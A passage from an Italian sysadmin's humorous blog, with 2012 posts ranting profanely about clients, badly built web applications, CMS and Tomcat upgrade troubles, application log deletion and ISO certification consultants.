Prima \$noivendiamopappa ha cominciato a tagliare fuori l'accesso ai servers a \$noigestiamositi per poi restituirlo ad intervalli semi-regolari. E questo significa che noi ricevevamo mail di "togliere accesso" alle 9, seguite da una serie di telefonate di \$noigestiamositi che lamentavano la mancanza di accesso seguite da una mail di "fornire accesso" verso le 3 del pomeriggio...

Le cose sono andate piu' o meno peggiorando finche', un bel giorno, abbiamo ricevuto la novella che \$noivendiamopappa aveva definitivamente chiuso i rapporti con \$noigestiamositi e che l'accesso ai server avrebbe dovuto essere rimosso in permanenza. Il che non ha pero' risolto i problemi di \$noivendiamopappa. Si' perche' il fatto che questi avessero una caterva di server rimaneva ugualmente un problema.

La cosa ha raggiunto una dimensione quasi comica quando abbiamo ricevuto una mail del cosiddetto 'it manager' che domandava una lista dei servers che "gestivamo" per loro conto. Dopo aver chiaramente specificato che la nostra 'gestione' era limitata all'OS ed alla connettivita' ho fatto un bel copia/incolla dei dati nella nostra paginetta degli indirizzi IP e via.

Poche ore dopo, ricevo una mail che piu' o meno dice "vorremmo avere una overview dei siti e dei servizi che sono installati su ogni server ed un diagramma logico delle funzioni di ogni server nella nostra installazione"... Quajo'... a me lo domandi? Io non ho la piu' pallida idea dei servizi o dei siti o di come sono organizzati...

La mia risposta e' stata quindi piu' o meno una roba del tipo "dovreste domandare a \$noigestiamositi o riferirvi alla documentazione tecnica che *dovrebbe essere in vostro possesso*", che tradotto significa "se non siete del tutto imbecilli, dovreste aver richiesto la documentazione prima di chiudere i rapporti con quella gente e se non siete stati del tutto imbecilli loro dovrebbero anche avervi lasciato delle informazioni tecniche e se voi non siete del tutto imbecilli (reprise) dovreste anche avere qualcuno in-house per gestirvela sta cosa. Per il

Cosa fa' l'applicazione X ?

resto, se volete che io vi faccia un account per poterci dare un'occhiata non ho problemi e poi sono ca\$\$i vostri!

La **sua** risposta e' stata piu' o meno sulla linea di "non abbiamo nessuna documentazione e gli unici che sapevano come funziona la struttura erano quelli di \$noigestiamositi". Il che mi ha fatto pensare che, se vuoi utilizzare una societa' o persona esterna per gestire quello che, in definitiva, e' un pezzo abbastanza importante della tua infrastruttura IT, **forse** dovrete cercare di tenervi dei buoni rapporti con la suddetta ditta o persona, in modo da avere le informazioni necessarie a portare avanti il lavoro.

Vedo un futuro molto precario per una certa batteria di server.

Davide

17/09/2012 08:00

Almeno per una volta... en

Almeno per una volta mi piacerebbe vedere una webapplicascion che sia stata progettata con un minimo di intelligenza e con l'uso del cervello e non con \$partedelcorpochenoncentraunbelinoconilcervello. Voglio dire, un database con delle chiavi primarie decenti (possibilmente NON autoincrementanti), delle tabelle che pare quasi abbiano un senso, niente tabelline del menga 'codice/descrizione' e basta, una interfaccia nel backoffice che consenta di **estrarre** i dati dal database dopo che sono stati inseriti senza dover scardinare il suddetto database con un piede di porco o domandare al sysadmin di fare delle query manuali, parametri di configurazione dove hanno senso e non alla ca\$\$o, almeno metti un foxxuto 'readme' per quando si fanno le installazioni! Se non altro, quando il sysadmin tentera' un aggiornamento e l'intero sistema gli scoppiera' in faccia sara' una sorpresa invece che un fatto atteso.

Prendiamo per esempio l'applicazione su cui sto madonnando in questo momento. Sembra una normalissima applicazione per la gestione di newsletter (perche' un banale gestore di mailing list non basta no?) finche' non ti accorgi che ci sono una tonnellata di 'attributi' memorizzati per ogni utente, ed ovviamente una mezza tonnellata di questa tonnellata sono duplicati o ennuplicati. Ed ovviamente non c'e' modo di avere una lista dei parametri duplicati. Uno dei parametri e' ovviamente l'indirizzo di posta elettronica. Come dite? Fare un indice univoco sull'indirizzo di e-mail? Troppo difficile evidentemente.

Ovviamente i pinguini che usano quest'accrocchio domandano a noi (aka: me) di estrargli un elenco di utenti con mail duplicate, perche' non e' possibile ottenerlo dalla sua interfaccia. Ed io devo smazzarmi la struttura (il)logica di questo dannato database per scoprire come si estraggono gli utenti che hanno dati duplicati. E li' si scopre che non solo e' possibile aggiungere due utenti con la stessa e-mail, e' praticamente possibile inserire 'n' utenti con dati identici (grazie alla magia degli id autoincrementali) e non capire piu' quale utente e' quello "giusto".

Dopo aver madonnato e sacramentato sulla struttura di questo coso riesco ad ottenere una stampa sufficientemente chiara e risulta che su 195000 records, un buon 70000 sono duplicati. Ho la vaga impressione che il resto siano inutili, ma questo sono io.

Poi viene il momento di fare un aggiornamento dell'intero coso e si scopre che l'unico modo di farlo e' andare **manualmente** a copiare i files da un posto all'altro e dato che questo coso evidentemente usa la tecnica di distribuzione (copie multiple dello stesso codice in diverse directory) invece che di centralizzazione (una sola versione del codice) in alcuni casi significa fare una caterva di copie ed in alcuni casi alcune di quelle copie non devono essere sostituite perche' i cambiamenti sono solo in alcune copie (lo so che suona idiota, non sono io che ho scritto il codice).

E visto che stiamo parlando di avvenimenti impossibili a verificarsi, mi piacerebbe anche vedere un programmatroto che mi fornisce gli aggiornamenti che funzionano (aka: un singolo file .zip o .tgz che basta espandere nella directory principale del progetto per ottenere l'installazione) invece di dover dare la caccia ad i files in una pletora di directory e sottodirectory dai nomi astrusi e magari che non mi richieda di farmi un account su 'Dropbox' dato che sia noi che loro hanno a disposizione un bellissimissimo server FTP per questo scopo.

Davide
24/09/2012 08:00

Complicato en

Ho già parlato di un certo branco di gente che ha deciso che "complicato e' bello" ed ha messo in piedi un sistema con ben due load balancer? No, allora e' il momento. Allora, c'era una volta e c'e' ancora \$noividiamosoldi, i quali decisero che le cose dovevano essere "sicure", per cui hanno deciso di mettere in piedi un sistema con due application server (e fino a qui non c'e' niente di strano), la cosa strana e' che hanno deciso, seguendo i consigli del consulente del momento, che il protocollo http per far parlare il load balancer con l'application server non e' sufficientemente sicuro. Ergo, hanno deciso di usare AJP. Il che significa che un qualche modo di connettere il lb con l'application server s'ha da trovare. Il che significa installare il web server sul load balancer... Il che significa far funzionare due web server sul load balancer su porte diverse per avere un... load balancing... Poi a qualcuno e' venuta l'idea: avere DUE load balancer e fare il load balancing fra i due.

Il che significa avere due indirizzi IP (round robin) per il sito che fanno capo ai due load balancer i quali 'bilanciano' tra di loro in modo da... ok, a questo punto ho deciso che non mi interessava conoscere la logica (o mancanza di) dietro alla cosa e basta. Quello che mi interessava era che c'erano due lb, due webserver (apache) e due application server.

Poi a qualcun'altro e' venuta un'altra idea: aggiungere una specie di "blog" al tutto, il che significa aggiungere un merdaviglioso pezzo di sito fatto in Drupal.

La prima idea e' stata di aggiungere un server a se' stante, ma questo avrebbe richiesto il suo load balancer (per le stesse cazz...hemmm...considerazioni di cui sopra) per cui siamo riusciti a convincerli a mettere il maledetto arnese direttamente sui load balancer esistenti con un solo database server in modo da avere il tutto sincronizzato senza grossi problemi.

Ovviamente, quando mi hanno parlato di questa cosa, la mia prima reazione e' stata "senza una versione in test per fare le prove?". E dopo un po' di tira e molla i rintronati hanno deciso di installare una versione sul loro server di test per poter provare le cose. La prima idea dello sviluppatore che e' stato incaricato di fare l'arnese e' stata di mettere la sua roba su un qualche server Git e fare degli 'update'. Dopo che gli e' stato spiegato che no, sui server in produzione nessuno a parte noi ci mette le mani e di certo non con Git, il tizio ha ripiegato sul mandarci dei semplici files .zip per installare i moduli aggiuntivi. Un paio di installazioni dopo i rintronati sono li' che si testano la versione di test tutti testanti e contenti.

Finche', un bel venerdi' mattina mi arriva la notizia che il "blog" andra' in produzione lo stesso giorno (!). Quello che faccio io nei minuti seguenti (a parte il bestemmiare forte) e' fare una copia integrale dell'intero arnese dal server di test ai server di produzione, aggiornare il database e preparare la configurazione del VHost per avere il tutto funzionale. Dopo di che, come da programma, non sento piu' assolutamente niente. Almeno fino a lunedì' mattina, quando scopro che il "live" e' stato dichiarato alle 19.45 (con buona pace del collega che si e' beccato la telefonata durante la partita ed ha ovviamente dovuto passare la serata al telefono con il coglionazzo) e poi abortita alle 20.56 quando si sono resi conto che una serie di link del sito puntavano sui posti sbagliati e la richiesta di aggiungere un paio di migliaia di rewrite e redirect e' stata accolta con scarso entusiasmo da parte del collega di cui sopra.

Per cui e' lunedì', sono le 7.43, io entro in ufficio e sento già il telefono che suona. Ed ovviamente e' il solito CL che mi informa che ha (a) appena copiato un file sul loro ftp, (b) appena mandato una mail al supporto tecnico e (c) apprezzerrebbe molto se potessimo **immediatamente** eseguire le istruzioni... allora hai visto la mail? hai eseguito le istruzioni? La mail che ho mandato 30 secondi fa? le istruzioni che ci sono dentro? hai scaricato il file? hai visto la mail? hai visto la mail? hai scaricato il file? hai scaricato il file? hai visto le istruzioni? hai visto la mail? hai visto il file? hai

Cosa fa' l'applicazione X ?

MAPORKATROIAROMPICAZZZOCHENONSEIALTROVUOIDARMIALMENOILTEMPODITOGLIERM

Ovviamente il famoso file contiene un merdacchioso .js, e se il problema e' che i link che hai messo nella tua merdacchiosa "splash page" (che e' una banale pagina .html) sono quelli sbagliati, il cambiare un file .js non lo risolvera' di certo. E NO, non ho alcuna intenzione di mettermi a farti un migliaio o giu' di li di redirect e rewrite per sistemarti i link che dovresti sistemarti da solo. Rivolgiti al tuo idiota di un programmatroto. E quando ti dico che "ho fatto le modifiche in Test" e ti chiedo *cortesemente* di provarle non devi dirmi che e' ultraurgente perche' dovevate andare in produzione venerdi' e di mettere tutto in produzione ORA e poi rompere se non funziona lo stesso!

...sara' una settimana pesante...

Davide

01/10/2012 08:00

IKEA! en

Qualche volta penso che la "tecnica Ikea" (il piolo 'a' nel buco 'b') si sia sparsa dalla costruzione di mobili ed altri aggeggi fisici anche al mondo del software. Il guaio e' che quando qualche cosa va male con una libreria dell'Ikea si puo' sempre infilarla nel secchio dell'immondizia ed andare con un bello scaffale di ferro, se qualche cosa va male con una delle tante webapplicascion invece...

E adesso che il prologo e' fatto, andiamo a parlare dell'odierno casino. "Odierno" in questo caso e' un ossimoro dato che ho bestemmiato per 4 o 5 giorni su questo casino. Allora, c'e' una bella (si fa per dire) dittarella che ha sviluppato l'ennesimo CMS che oramai ce ne sono bizzeffe in giro. Caratteristica particolare di questo cms e' che e' prodotto in olanda (dicono loro) e quindi il supporto teNNico e' puramente olandese. Almeno, se fornissero del supporto teNNico, dato che non lo fanno.

Comunque sia, circa un anno fa (maro' come passa il tempo), \$ditta ha deciso di ~~subire~~ adottare il suddetto CMS come 'base' per il proprio sito webbe. A parte che io continuo a non capire perche' uno debba avere un CMS se poi ogni volta che si vuole cambiare una virgola l'intero sito deve essere re-installato, ma questo sono io. Tra casini e rilasci l'accrocchio e' andato in produzione e ci e' rimasto per circa un annetto finche'...

Una settimana fa' (circa) il programmatroto incaricato della manutenzione del marasma (che per comodita' chiameremo CL) e' venuto a portarmi la lieta (si fa per dire) novella che c'e' una nuovissima versione del famoso CMS che risolve tutti i problemi della versione vecchia (io manco sapevo che avesse tanti problemi dato che il sito funziona) ed anche di piu'. Ok, dove sta' la fregatura? Semplice: la nuova versione funziona solo ed unicamente con l'ultimissimissima versione di TomCat che, guardacaso, NON E' installato sul server dei tapini. Decisione del programmatroto: si installa la nuovissima versione di TomCat e del CMS immediatamente.

Decisione immediatamente abortita nel momento in cui gli ho detto chiaro e tondo che se qualche cosa non funziona se la risolve lui ed io non voglio sentire assolutamente niente e che il cliente (che paga per il supporto del bacherizzo) deve autorizzare conscio del fatto che il sito del menga puo' andare KO e restarci per svariati giorni (ricordo che installare quell'arnese mi ha preso un bel po' di tempo).

Decisione di ripiego: si installa la merdaviglia sul server di 'test' e si verifica che tutto funzichi prima di portarlo in produzione.

Installare TomCat sul server di test: 10 minuti, installare una nuova istanza dell'applicazione: altri 10 minuti. Vedere che l'accrocchio si rifiuta anche solo di partire: 4 secondi. E poi comincia il vero calvario.

CL - Ma sul server di sviluppo che ho installato in locale funziona tutto perfettamente. IO - Ottimo. Mettiamo il tuo pc come server di produzione allora? CL - Hemmm... no, non mi sembra una bella idea... IO - Ancora meglio. E allora perche' non ti fai venire un'idea di che cosa puo' andare male in questo arnese? Lo hai fatto tu. CL - Cosa dice nel log? IO - Ti ho appena fatto notare che il log e' miserandamente vuoto.

Tralascio sul prosieguo della discussione. Comunque dopo un po' mi sono messo a dissezionare questo arnese scoprendo una serie di files .properties che riferivano allegramente ad altri file locati in "C:/..." (sul pc di CL probabilmente). Rimessi a posto i vari files abbiamo anche scoperto un altro piccolo snafu: il server di produzione ha tomcat locato in /usr/local, mentre il server di 'test' lo ha in /var/lib. Ora, io tralascio i commenti che mi sono venuti spontanei quando ho scoperto la locazione della cosa (del tipo "cosa minchia ci fa tomcat qui dentro?!?!?!") ma tanto e'... il guaio e' che e' difficile avere dei files di configurazione e script che si riferiscono a /usr/local sperare che funzionino quando il tutto e' in /var/lib no? Un symlink dopo le cose gia' sembrano meglio.

Cosa fa' l'applicazione X ?

Ora, una delle particolarita' di questo coso e' che puo' funzionare in 3 modi diversi: puo' leggere i suoi dati direttamente dal database (normale), puo' **costruire** il database da una serie di files .xml oppure puo' **costruire** entrambi (il database ed i files xml) dai dati forniti nell'applicazione. Si potrebbe discutere molto di quale logica vi sia nella cosa ma e' cosi' e quindi io non mi metto nemmeno a discutere. Comunque sia, il problema e' che l'avvio del sistema con database vuoto e senza files .xml richiede circa un quarto d'ora durante la quale l'applicazione lavora come un castoro in overdose da caffeina per produrre tutti i suoi files di appoggio ed il database e poi comincia a funzionare. Quindi un "full restart" non e' esattamente una cosa che voglio fare molto spesso... tuttavia, in molti casi l'unico modo per capire se questo coso e' funzionante oppure no e' proprio un full-restart, il che significa che l'operazione di debugging non e' proprio rapidissima.

CL comincia a lamentare il fatto che sul server di produzione le librerie (.jar) sono tutte concentrate nella tomcat/lib, mentre sul server di test sono nella directory lib dell'istanza. Gli faccio notare un paio di volte che sul server di produzione gira UNA versione di tomcat con UNA istanza ed UNA applicazione, quindi non ha senso avere dozzine di librerie sparse per il sistema, mentre sul server di test vi sono almeno 3 diverse versioni di tomcat con una dozzina o giu' di li' di istanze ed altrettante applicazioni per istanza. Poi si lamenta che la porta su cui l'istanza ascolta non e' 8080 come sul server di produzione (vedi sopra) e cosi' via.

Dopo un lavoro di ricerca e modifica certosino per sistemare le millemila cazzate sparse in giro (i server di test hanno la tendenza ad incasinarsi parecchio), riesco finalmente a far partire questa mostruosita' ed avere l'applicazione avviarsi.

Un bel mattino arrivo in ufficio e vedo che CL ha mandato una bella (si fa per dire) mail che annuncia che "oggi facciamo le ultime prove e poi voglio fare un rilascio in produzione". Cioe'... il coso ancora non funziona al 100% e tu vuoi fare il rilascio in produzione? Ma sei scemo o cosa?

Ovviamente dopo 10 minuti e' qui' al mio tavolo che si lamenta. Pare che una delle cose che non funzionano sia il "preview" del sito, che si attiverebbe dal CMS facendo una certa cosa. Sul sito di produzione si vede il sito (e che dovrebbe vedersi senno'?) mentre sul server di test si becca una bella pagina bianca mentre il log si riempie di errori. CL lamenta che manca una qualche libreria. Io gli faccio notare che "NoClassDefFoundError" non e' la stessa cosa di "ClassNotFound". Dopo una ricerca nell'inutile Wiki messo in piedi dai produttori dell'inutile CMS, salta fuori che il problema potrebbe essere nell'assenza di una certa libreria. Che pero' e' presente nella /lib dell'applicazione stessa.

Le madonne scorrono a fiumi e l'applicazione continua a non funzionare. CL continua a lamentarsi sulla configurazione di Apache ('azzo c'entra??) ma quando lo faccio contento e copio/incollo la configurazione suggerita sul sito dei produttori del moccolo, si scopre che quella configurazione funziona ancora meno (la mia non manda il browser in loop infinito di redirect). Alle 4 del pomeriggio dico a CL di scordarsi un rilascio per quel giorno e magari per quella settimana e me ne vado a casa.

Il giorno dopo sono pronto per un altro match, poi mi viene in mente una cosa: una delle tante librerie di quel coso era presente nella /lib dell'istanza e duplicata nella lib dell'applicazione da cui poi fu rimossa perche' nel log apparivano dei messaggi di doppia definizione di certe cose. Tuttavia, gli stessi messaggi appaiono nel log del server di produzione. Percui si rimette la libreria duplicata e verifichiamo. Lo and Behold! il "preview" ricomincia a funzionare.

Risultato: una settimana di passione per installare il merdaviglioso cms e la sua applicazione (che a me pare identica a quella vecchia eh). Il cliente si ritrova un numero impressionante di ore di lavoro per un sito che sembra identico a quello vecchio e se io avessi caricato le ore di lavoro direttamente a CL lui avrebbe potuto semplicemente girarmi la sua paga del mese.

Cosa fa' l'applicazione X ?

Io rimango della mia opinione: "aggiornare" cose perfettamente funzionanti solo per il gusto di aggiornarle continua ad essere una pessima idea.

Davide

08/10/2012 08:00

Some 'Features'...

Avete mai sentito la frase "it's not a bug, it's a feature"? Bene, ogni volta che io la sento penso "solo perche' non hai voglia di correggerlo".

In effetti, il 99% delle cagate fatte da vari software possono essere spiegate con la stessa logica. Non ti consente di cambiare l'indirizzo (fisico) di spedizione? It's a feature! Non puoi ripetere un pagamento dopo che non e' stato accettato una volta (per qualsiasi motivo) e devi ricominciare tutto l'ordine daccapo **usando un altro browser per fregare i fottuti cookies**? It's a feature! Quando selezioni una delle informazioni memorizzate nel browser per il riempimento automatico delle form ti inculca l'intero form buttandoti dati alla ca\$\$o in tutti i campi precedenti e successivi? **It's a fucking feature!!!** (si' Chrome, sto' parlando di te...).

Ma queste sono inezie...

Credo di aver gia' parlato alla nausea di certa gente che era partita piena di soldi e di speranze e adesso gli sono rimasti manco gli occhi per piangere (ma la bocca per parlare quella si' mannaggia la miseria), in ogni caso adesso che hanno preso una posizione piu' "attiva" nella gestione della cosa l'unico problema che mi e' rimasto al riguardo e' ignorare i messaggi di errore che il loro sistema spara spesso e volentieri nella nostra direzione e cercare quanto possibile di ignorare anche le loro domande beote.

Comunque, stamani mi arriva una mail sull'agitato/incazzato andante che piu' o meno dice "ci sono spariti dei files di log dal server e siamo quasi sicuri che li avete zappati voi". Un rapido controllo mi dice che, in effetti, qualche cosa e' in azione su quel server. I logs di quell'arnese sono divisi per giorno (dimostrando una logica organizzativa unica e non ripetuta in nessun'altra parte dell'arnese purtroppo) fino al giorno X ci sono 20~30 files di log, dopo il giorno X i files sono piu' di un migliaio per giorno.

Un rapido controllo mi dice che non ci sono operazioni schedulate e che lo spazio su disco di quel coso non e' mai sceso al di sotto del 20% disponibile (quindi escludo una operazione manuale di cancellazione files per recuperare spazio in extremis). Riporto le mie indagini al CL della situazione e mi occupo di altro, ma la pace e' di breve durata.

CL - ...quindi stiamo compiendo delle analisi di sottoutilizzazione (*aka: stiamo cercando di vedere chi e' che potrebbe pagare il triplo il nostro servizio*) e ci ritroviamo con dei log mancanti!

IO - Ho gia' detto che non sembra esservi nessun processo schedulato che li elimini e noi di certo non zappiamo files a caso a meno che non sia una situazione di emergenza, del tipo "pulisci il disco o si blocca tutto", come vengono gestiti quei files? Perche' se noi non li 'ruotiamo' allora e' l'applicazione stessa che lo fa, magari e' la stessa applicazione che effettua la pulitura?

CL - No che non e' l'applicazione!

IO - Ma siamo sicuri? Come fanno a finire nelle directory separate per giorno?

CL - Quello siete voi che lo definite.

IO - No, di sicuro non siamo noi.

Un po' di tira-e-molla dopo il CL si convince a discuterne con il loro programmatroto. Dopo un paio d'ore risuona il telefono.

CL - Ho parlato con il nostro sviluppatore e mi ha confermato che e' l'applicazione che divide i log nelle varie directory!

Detto con quell'aria trionfante che dice "te lo avevo detto io", forse si e' gia' dimenticato che lui sosteneva il contrario un paio d'ore prima...

Cosa fa' l'applicazione X ?

IO - Ottimo, e riguardo la pulizia dei log che ha detto?

CL - Non gliel'ho chiesto. Ma sicuramente siete voi che...

IO - No, sono quasi sicuro che NON siamo noi. A parte che potrebbe anche essere una cosa perfettamente normale, magari c'e' semplicemente meno roba da loggare. Un qualche nuovo rilascio (*che fate da soli e quindi sono ca\$\$i vostri quando*) o un cambiamento nei parametri di log magari?

CL - No no no no... Ci deve essere un file di log per ogni ID, fino al giorno X ci sono solo 20~30 files, dopo ce ne sono migliaia, ed io scommetto che da domani il giorno X+1 ci saranno solo 20~30 files! Come se qualche cosa li cancellasse!

IO - Io non trovo nessun processo schedulato che si riferisca ai files di log.

Altro tira-e-molla. Altro paio d'ore.

CL - Allora, ho discusso della cosa con il nostro team di sviluppo...

Come? Prima era "uno sviluppatore" adesso stiamo tirando dentro un team? ma che ti sei fumato stamani?

CL - Ed ha verificato che questa e' una *feature* del software: dopo 14 giorni i files di log che non contengono errori vengon automaticamente rimossi dal sistema.

IO - Bhe', questo spiega il mistero no?

CL - Si ma a noi i files di log servono...

IO - Dovete solo disattivare quella feature.

CL - E come facciamo?

IO - ...lo domandate al vostro *team* di sviluppo?

...credo che il sarcasmo stesse colando dal telefono...

CL - Hummm... voi avete un backup di questa roba?

IO - Posso controllare ma ho la vaga idea che i log non facciano parte del set di backup, ed in ogni caso il periodo di ritenzione e' meno di 14 giorni.

CL - Ah...

Come avevo detto... E' UNA FEATURE!!

Davide

15/10/2012 08:00

Versionin' Blues

Vi ricordate di quella gente di cui avevo detto tempo addietro, quelli che avevano una batteria di application servers e per non sapere ne' leggere ne' scrivere ne stavano aggiungendo un'altra? Bene, sono tornati alla carica. Questa volta hanno deciso di rifare tutto d'accapo (??) usando una nuovissimissima versione del loro CMS su una piattaforma completamente nuova.

Sono cosi' sicuri della nuova versione che hanno deciso di "scalare" la loro struttura da 14 (quattordici) application servers a 4 (quattro... no dico io, meno di 1/3 di quello che hanno adesso). Ovviamente non intendono modificare ne' il database server ne' altro.

Grazie a Murphy sono riuscito ad instillargli sufficienti preoccupazioni per avere "temporaneamente" altri 4 application servers allocati "nell'ottica che se lo switch di versione porta in effetti i miglioramenti di performance che ci aspettiamo questi 4 a.s. extra verranno dismessi entro la fine dell'anno"... Sicomemo.

Una cosa che e' sicura e' che la nuova applicazione non viene piu' sviluppata dai "vecchi" programmatroti ma da una societa' diversa.

Vabbe', noi (plurale mayestatis) installiamo i servers ed un bel giorno il tutto va' in produzione. Io (per pura curiosita') vado a vedere questo sito webbe ed e' esattamente identico a quello vecchio, non cambia una virgola. Anche le funzionalita' sono le stesse. Esattamente perche' cambiare tutto per lasciare tutto come e'? Mah!

Per essere sicuri al 100% e' stato deciso di non dismettere subito il vecchio ambiente che rimarra' come e' e disponibile per un paio di mesi (circa), in modo che, nel caso, basti cambiare le impostazioni nel firewall per redirigere il traffico dal nuovo al vecchio o viceversa. Ovviamente come i pisquani vogliono tenere allineati i databases e' un discorso a parte e molto, molto lungo che non intendo manco iniziare.

Un paio di giorni dopo mi arriva una mail con "rilascio dell'applicazione versione 1.1" come oggetto. Peccato che non spieghi su quale ambiente si voglia fare tale rilascio, se il vecchio o il nuovo. O entrambi. Ma dato che (da quello che so) l'applicazione nuova non e' proprio compatibile con le librerie della versione vecchia escludo che sia un rilascio su entrambe. Mentre sto scrivendo una mail che piu' o meno dice "su quale ambiente?" mi arriva una seconda mail che dice "rilascio applicazione versione 1.2"... Ma come? Sono passati manco 10 minuti che... "rilascio applicazione 1.3". Altri dieci minuti ed arriva un "rilascio 1.3.1".

Hummm... cose' stanno scherzando?

Le mail si susseguono:

Rilascio 1.3.2

Rilascio 1.3.3

ATTENZIONE: abbiamo scoperto un bug nella versione precedente per cortesia rilasciare subito versione 1.3.3bis

Rilascio 1.3.5 (no, non domandatemi che e' successo alle 1.3.4, non voglio saperlo)

Rilascio 1.3.6

Rilascio 1.3.7a (perche' "a"?)

Rilascio 1.3.8

E per ultimo un bellissimo "rilascio 1.4". Ok, in meno di due ore questi mi hanno mandato una decina di mail ognuna che richiede il rilascio di una versione diversa, senza nessuna spiegazione. Se mi fossi messo a fare

Cosa fa' l'applicazione X ?

tutti questi rilasci avrei praticamente usato tutta la giornata. Ergo, installo l'ultima nell'elenco e gli metto in conto 8 ore in rilasci.

Il mattino dopo mi becco una bella telefonata dal CL della situazione che mi informa che nella versione 1.4 c'e' un baco tremendo e mi chiede se si puo' fare un "rollback" alla versione precedente. Alla mia domanda "precedente quale" non sa darmi risposta manco lui, ha perso il conto delle versioni.

Ok, forse la nuova societa' di sviluppo e' veloce, ma forse era meglio una che provava le versioni invece di buttarle su come se fossero coriandoli?

Davide

22/10/2012 08:00

ISO! en

E siamo giunti al momento di parlare di quella cosa merdavigliosa che sono le **certificazioni**, in particolare quel pozzo senza fondo di spese e problemi che e' la cosiddetta certificazione ISO.

L'idea delle "certificazioni di qualita'" venne a qualche psicopatico maniaco omicida in crisi sadica molti anni fa. Immediatamente tutte le societa' di consultanza, ladri e razziatori vari si appropriarono dell'idea e cominciarono a sbandierarla come la Soluzione a tutti i mali dell'universo. In un mondo dove le aziende cominciavano a saltarsi alla giugolare una con l'altra, il possesso di un (inutile ma prestigioso) titolo sembrava una soluzione come un'altra ai vari UL/SL per ottenere un minimo vantaggio nella concorrenza.

Allora, se avete vissuto su Marte per gli ultimi 10 anni o giu' di li', l'idea dietro la cosiddetta "certificazione" e' di forzare una azienda a seguire una certa *procedura* per realizzare il proprio prodotto (qualunque cosa sia). Ed uno dei passi obbligatori e' che ogni singolo 'step' della procedura sia attentamente documentato. Insomma si tratta di incrementare di 10 ordini di grandezza il tempo perso a scrivere inutile documentazione, nella convinzione che avere ampia documentazione aumenti (in qualche modo) la qualita' insita nel prodotto stesso. Ed in un mondo dove i vari UL/SL vari cominciano a rendersi conto che non controllano piu' un accidente di niente, l'aumentare a dismisura il quantitativo di informazioni che quelli che dovrebbero lavorare devono gestire sembra una soluzione ideale (non controllano niente lo stesso ma almeno hanno la sensazione di essere di nuovo in controllo).

Intendiamoci: non ho niente di male contro la documentazione, fino al punto in cui scrivere la documentazione ti impedisce di svolgere il lavoro che dovresti per l'appunto svolgere.... La mia obiezione piu' grande all'informatizzazione selvaggia e' sempre stata "non puoi passare la giornata ad inserire informazioni nel computer", questo nell'idea che l'utente ha anche altre cose da fare e che il computer dovrebbe essere un *aiuto* nello svolgere tali operazioni.

Ma sto divagando.

In ogni caso, il GranCapo ha deciso di procedere su questa strada, percui sono stati chiamati un numero 'n' di consultant (CL1...n) ognuno dei quali ha passato numerosi giorni ~~leggendo il giornale e cazzeggiando su facebook~~ preparando una accurata e completa documentazione relativa allo svolgimento delle operazioni. Dopodiche' si e' trattato di ~~non russare troppo forte~~ presenziare ad una serie interminabile di riunioni per presentare le linee guida del nostro "approccio di risoluzione" dei problemi.

CL1 - Allora, supponiamo che arrivi un ticket, che cosa fate?

IO - Lo risolviamo.

CL1 - NONONONONO!!! Questo e' sbagliatissimo!

IO - Non dobbiamo risolvere i tickets?

CL1 - No, dovete prima catalogarli in una scala di priorita' ed importanza!

IO - Sono gia' catalogati, in funzione di quando arrivano.

CL1 - Ma non in funzione della problematica che presentano! Quindi il primo passo e' la catalogazione e la suddivisione in priorita' ed importanza.

IO - E non in funzione di quale e' il problema?

CL1 - Bhe' l'importanza e' in funzione del problema.

IO - E non in funzione del fatto che uno dei clienti paga mentre l'altro no?

CL1 - Hemmm... bhe' anche...

IO - Quindi supponendo che ci siano due tickets che presentano lo stesso problema di firewall, uno di un cliente che paga e l'altro di un cliente che non paga, come devono essere catalogati?

CL1 - Questo fa parte dei dettagli operativi, quella fase non e' ancora implementata.

Cosa fa' l'applicazione X ?

IO - Quindi stiamo discutendo di un caso completamente ipotetico e basta?

CL1 - Si' certo...

IO - Ok, andiamo avanti.

CL1 - Dopo averlo catalogato che cosa fate?

IO - Io risponderei di nuovo "lo risolvo" ma qualche cosa mi fa pensare che non e' la risposta esatta, quindi dimmi tu...

CL1 - Documentato il problema presentato nel log di flusso di processo in modo da applicare il corretto protocollo risolutivo!

IO - ...che tradotto in lingua normale significa?

CL1 - Che lo scrivete sul rapportino

annamo bene, annamo....

CL1 - Poi che succede?

IO - Vai avanti tu che tanto lo sai gia che cosa ti risponderei io.

CL1 - Consultate la documentazione inerente al problema per identificare una soluzione congrua con il livello di supporto e di importanza assegnato.

IO - Cioe' decidiamo se lo risolviamo o no?

Allora, se pensate che, prima o poi, CL1 abbia raggiunto la fase in cui si "risolve" finalmente il problema, vi dico subito che no, non l'ha mai raggiunta. Ad un mio rapido calcolo un ticket del tipo "aggiungere IP al firewall per accesso alla porta X" avrebbe preso (secondo il suo processo) dai 3 ai 5 giorni per essere finalmente 'risolto' (aka: cambiate regole di firewall), ho abbandonato a priori la speranza di far notare che se teniamo i ticket idioti in coda per cosi' tanto tempo solo Cthulhu sa cosa succede ai ticket che sono effettivamente complessi.

Comunque sia, qualche giorno dopo Da Boss ha presentato la "documentazione" relativa alla certificazione. Documentazione che consiste sostanzialmente nell'agenda con una serie di appuntamenti con un 'auditor' per verificare il "livello di accettazione" delle procedure. Io tremo al pensiero di cosa si diranno sti' due... e soprattutto di quali 'processi' si inventeranno la settimana prossima.

Ma soprattutto, io mi preoccupo di cosa diranno tutti quelli che ancora ci pagano quando si renderanno conto che cose che venivano fatte nel giro di minuti verranno fatte dopo giorni (o mai).

Davide

29/10/2012 08:00

Noi Usiamo La Internet en

Qualche volta penso che il QI degli utenti si sia abbassato drasticamente con l'incremento delle versioni dei vari OS. Forse e' una mia impressione ma ho la distinta sensazione che gli utenti Dos 3.x fossero molto piu' scafati ed intelligenti dei vari utenti Windows 7/MacOS BlueSquid (o come ca\$\$o si chiama quell'incrocio di Windows e FreeBSD).

Per esempio, mi arriva una mail da un certo rintronato che si lamenta che "gli utenti olandesi della loro webapplicascion non hanno nessun problema" (non ci credo) "mentre quelli ameRRiGGani non riescono ad usarla". Mi trattengo dal rispondergli "prova a trudurre l'interfaccia in qualche cosa che somigli ad inglese" e chiedo spiegazioni.

Le spiegazioni sono piu' sibilline degli scritti di Nostradamus, con il rintronato che si limita a ripetere che i suoi "utenti USA" (e getta? ok, battuta scontata) non possono usare l'applicazione.

Ok, e' il momento di dismettere la mail e passare al telefono.

IO - Allora, che vuole dire "non riescono ad usare l'applicazione"?

CL - Che non riescono ad usarla.

IO - (maledicendo il giorno della sua nascita) che errore ricevono?

CL - Ah non so...

IO - E allora come faate a sapere che non riescono ad usarla?

CL - Perche' e' quello che ci dicono...

IO - Ottimo, allora domandate che errore ricevono.

CL - Ma non potete risolvere il problema subito?

